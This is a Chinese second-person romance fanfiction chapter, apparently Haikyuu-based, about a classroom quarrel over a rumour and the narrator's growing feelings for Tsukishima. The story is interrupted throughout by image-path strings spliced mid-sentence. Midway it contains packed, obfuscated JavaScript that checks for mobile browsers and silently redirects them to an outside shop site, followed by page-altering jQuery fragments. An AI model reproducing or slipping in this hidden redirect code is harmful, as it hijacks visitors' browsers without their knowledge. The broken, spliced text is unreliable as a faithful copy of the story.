“哈?”
本多泽野没想到被揭穿的人居然还敢这么理直气壮的反过来指责自己,而且还是一个平时说话就含糊不清的家伙。
可偏偏就是这样的你,在这种时候反而说出了往常绝对不会说的话。
当他注意到你丝毫不躲闪的视线,他甚至怀疑,你说的才是对的,是他在撒谎,可是...
“怎么可能,我可是听人说过的...”想到这里,他又恢复了底气。
“雪村同学,本来就是你的问题吧,你以前不是也经常说一些让人误会的话吗?虽然不知道你为什么会这样,但我也没有指责你的意思,只是想跟山——月岛同学他们确认...”
也许是因为山口的立场过于明显,名字都到了嘴边又突然打了个转,变成了在他看来,或许还能‘争取’一下的月岛。
“月岛同学不是也想知道,雪村同学跟你说的那些话到底是什么意思...吗。”
说着,他又把视线转向月岛,可这也让他发现,月岛居然就这么看着你,表情和平时没什么区别,没有山口的愤怒,也没有他自己的心虚与犹豫。
只是很普通,很普通的,像平时一样看着你,不带任何情绪,却也不是冰冷的审视。
他说不出来那是什么样的眼神,也许是因为那里面有他无法理解的情绪。
“啊,我的确是很想知道。”月岛似乎认可了他的话。
可紧接着,他又开口道:
“不过比起这个,本多同学为什么不说说这家伙对你说了什么让你误会的话?”
枪口一转,居然是对准了自己。
本多泽野哑口无言,他到现在都看不出来月岛到底是哪边的,而他这句话,到底是给自己解释的机会,还是...
“说...倒是没说什么——但是上课的时候你不是老往我这边看吗?!”
你不知道他为什么突然抬高了音量,也许是因为他在质问,也许是因为他说话的对象变成了你。
见你没有反驳,本多泽野又补上一句——
“下课的时候我还问过你,为什么要看我这边,雪村同学...也不肯解释。”
上课的时候...
月岛记得本多泽野是坐在他右前方的位置,而坐在他后面的你,之所以看向那边,多半也是为了看黑板吧。
这人是笨蛋吗?还是自恋到完全没考虑其他的可能性?
月岛不赞同的皱眉,你看在眼中,又误以为他是听信了本多泽野的话。
你没有不肯解释。
你只是...
你只是为了避免自己的小动作被正主发现,在他有所动作的时候下意识转移视线,而本多泽野不知道为什么也转过头来,这才造成了对视。
而他要问你解释...难道你要跟他说,你是因为不想被知道你上课的时候盯着月岛的后脑勺发呆走神?!
但凡换一个人,你都大方承认了,只是走神而已,走神的时候,怎么控制的住视线聚焦的方向,可是偏偏,偏偏坐在你前面的人是月岛。
你甚至能想像到当你说出真正的原因时,对面的人会是什么反应——‘你不会是喜欢月岛吧?’
也许...不,是一定,他一定会这样问的。
至于你,当然可以否定,可是否定就一定会被相信吗?万一他不相信怎么办,万一他说出去怎么办,万一被月岛知道了,又因为你的坏毛病害他跟你扯上关系...
“幼驯染很罕见吗,可以不要说个没完了吗?”
“不要老是把她跟我扯在一起。”
没记错的话,那是在你替绪实传话后不久。
体育课结束,当你换好衣服走回教室,听到的就是这样的话,月岛他...亲口说出的话。
你完全能理解他为什么这么想。
当时的他未必就讨厌你,但你一定给他造成了不小的麻烦,无论是你本人,还是你和他之间的关系。
至于后来的他为什么讨厌你,你隐约也能猜到了。
仔细想来,每次月岛露出特别不耐烦的表情、或者对你格外不留情面的时刻,都是因为你的旧毛病。
有时你也会不忿。
什么啊,月岛自己,还不是一样。
难道他就比你坦诚很多吗?
只是,每当你这么想,又顺着想法去看他的眼睛,你又会发现...
是的。
他比你坦诚很多。
无论是讨厌,还是在意,还是不在意,他都比你坦诚,从来都是。
所以...他至少是比你坦诚的。
“那现在呢?”
月岛冷不丁道。
你差点以为他听见了你的心声,可当你抬头,才反应过来他是在接本多泽野的话。
但他...怎么是盯着你说的?
像是为了回应你的猜测,月岛又加一句:“现在还不解释清楚吗?本多同学都误会了。”
不知道为什么,明明是在替他说话,本多泽野却有种被人针对的感觉。
应该只是他想多了吧...月岛同学,平时好像也是这种说话风格来着。
与此同时,他又把目光投放到你身上。
对于月岛的‘步步紧逼’,你似乎已经习惯了,你习惯的很快,就像你习惯你失去这个从小一起长大的朋友,你为数不多的朋友。
“因为我在看月岛,在...发呆。”
...
...
“哈?”
最不敢相信的居然是月岛本人。
虽然只是不大不小的一声惊讶,但从月岛口中说出来,也足够明显了。
而你则强逼自己不去回避他的视线,手也不知从何时开始攥成拳头,像是在跟谁较劲。
要不是场合不对,月岛甚至想戳戳你的脑门,问你到底在想什么。
不对,不止是场合,这家伙已经不是小孩子了。
月岛纳闷的想着。
是啊,已经不是小孩了,怎么还老做这种忍不住问你到底几岁的事情。
想到这里,连声音都不自觉带上几分无奈:
“这种事...直说不就好了。”
他没有加上说话的对象,不知道是叫你跟本多泽野说明,还是其他人。
他没有生气,也没有一点不耐烦的表情,这跟你想的不一样,也比你预料的好的多,可你还是高兴不起来,你甚至皱起了眉,半是疑惑,半是委屈。于是你小声控诉道:
“可是那样又会被误会,被误会...和你。”
刚刚还坦白的人,突然又变得支支吾吾了。
可月岛却听明白了你的意思。
又是这个原因吗。
要不是实在了解你,他简直要怀疑你根本就是在拿他当你模棱两可的幌子。
而他也知道你为什么会是这个反应,不如说,正因为他知道,所以才没办法像本多泽野、不,或者说是任何其他人那样指责你。
你以为他讨厌你。
“雪村。”
他最近这样叫你名字叫的很多,比以前多的多。
山口也发现了这一点,而且每当月岛像这样叫你的名字,而后说出的话,也会让你有所触动。
说不羡慕是假的,在你这里,这是只有月岛才能做到的事情。
但他同时也好奇,这次月岛会对你说点什么,你又会作何反应,他...他还能把选择保留到最后吗。
“我从来没讨厌过你,以后也...可能也不会。”
月岛觉得自己是被你或者本多泽野传染了,说话也变得犹豫不定。
可你瞪大双眼,惊讶与不自觉的欣喜之余,也清醒的认识到——
他说的是真的。
本多泽野也听的出来,不如说这下他是彻底看出来月岛到底是哪边的了。
“那你当时为什么不——”
“就算没有说清楚,把沉默当成别有用意也过于无厘头了吧?”
无言良久的山口终于开口。
“我也是听别人说才...说到底,就算你们没有,也不代表其他人——”
等等,其他人?
本多泽野终于意识到不对劲的地方在哪了。
他的消息来源是自己的初中同学,那个人现在跟和雪村同班的某个人玩的不错,也是因为他描述的特征过于明显,他那位初中同学的朋友一下就猜到了本多泽野提到的人其实是你。
而初中发生过、又没来得及澄清的一件事,也被人添油加醋,误会与猜测变成了故意为之,甚至成为你的习惯。</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17015982|193512||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>
只是,要说初中同学,眼前这两位难道不也是吗?
“你们...早就知道了?”
若隐若现的怀疑骤然清晰,他终于知道自己的心虚来源于何处。
月岛不置可否,他甚至没有分出一点多余的眼神给他。
山口的神色就更复杂了,但他却没有像月岛一样继续看你,他不想在你脸上看到某种表情,明知自己是在掩耳盗铃,也还是不想。
你应该高兴吗?月岛说他不讨厌你。
可是你为什么要高兴呢?对你而言,他是什么很重要的人吗?
你说不出来,但你无法欺骗自己,你必须承认,他是特别的,至少...对你来说。
可是这份特别又是出于什么?你说不上来。
只是从你注意到他开始,也许是从你第一眼见到他开始,你就知道——
月岛是特别的。
“是吗。”
你不冷不淡的回应道,别开眼,突然不想看他,不是在逃避他,而是逃避自己。
月岛不会为了维护场面上的和谐逼自己去说违心的话,这一点跟你不同。
所以你不怀疑他说的是实话,但他那句急于与你撇清关系的话始终围绕在你耳边,你也没法在这里问他,问他被你偷听到的话又是出于什么心情,被他亲口说出来。
你害怕,害怕他当时说的也是实话,现在说他不讨厌你,也没有特别的理由,只是时间久了,不想跟你计较,就这么算了。
因为你对他来说,又不是什么特别的人。
这样还不如被他讨厌——你荒谬的想着。
再抬眼,冰冷的蓝色眼眸平移着转换视点,你不再看他们任何一个,也不再多说一个字,就这么走进教室。
但这份平静只是假象,你感到有什么东西正从一团迷雾中喷涌而出,但那片雾统治这里太久了,不论那些新生的情感有多强烈,要驱散它们,还需要一个契机,一个火苗。
你回到座位,随着时针走到整数的位置,围观的人群逐渐散去,接着就开始上课了。
你一个字也听不进去。
好在没被老师发现,因为你的笔还机械的在你手中运作着,你看上去很认真,但不是在听课,而是在思考你自己的问题。
关于月岛的问题。
是时候了。
小松美里想着。
她一点不避讳,自己的确多少有些恶趣味,但她也不至于自以为是到觉得自己在做什么好人好事。
她只是看到了,就想说出来。
她是这么想的,于是她也这么做了。
这是她与你最大的不同,也是她与曾经的自己,最大的不同。
一节课很快就过去,幸运的是月岛和你都还在座位上,月岛没有带耳机,开学以来的时间让他习惯了后面坐着一个喋喋不休的人,和对比之下,寡言少语到可怕的人。
至于你,你从走进教室开始,就是这样。
不,应该是从更早之前,甚至是她认识你之前——
你所有的注意,就没从某个存在身上移开过。
“你怎么又在看月岛啊。”她说。
“怎么了。”你居然没有反驳。
“那你就喜欢他啊。”一颗平平无奇的石子,就这么打碎冰面。
那不是一层经久凝成的厚冰,也许曾经是,但在翻涌海水的冲刷下,它从内部开始、变得脆弱而透明了。
噼啪。
薄冰破碎的声音,又像柴薪燃烧的响动,总之不再静默。
周遭也不再安静,绕在指尖的笔掉落在地,这动静在课间的交谈声中绝不算大,但你听的很清楚。
月岛也听的很清楚。
多巧呢,他还没来得及在耳机里播放什么。
你的沉默,你的不躲不避,都清楚的落入耳中,一字不差。
小松美里离开了,你还是没有说话,你也没有说话的必要了,你以为没有人在听。
但你却在内心回答她了。
因为她根本不知道自己在说什么。你怎么可能喜欢他。
...
...
...
但为什么不可能呢?
迷雾突然消散,因为一道冰冷的月光。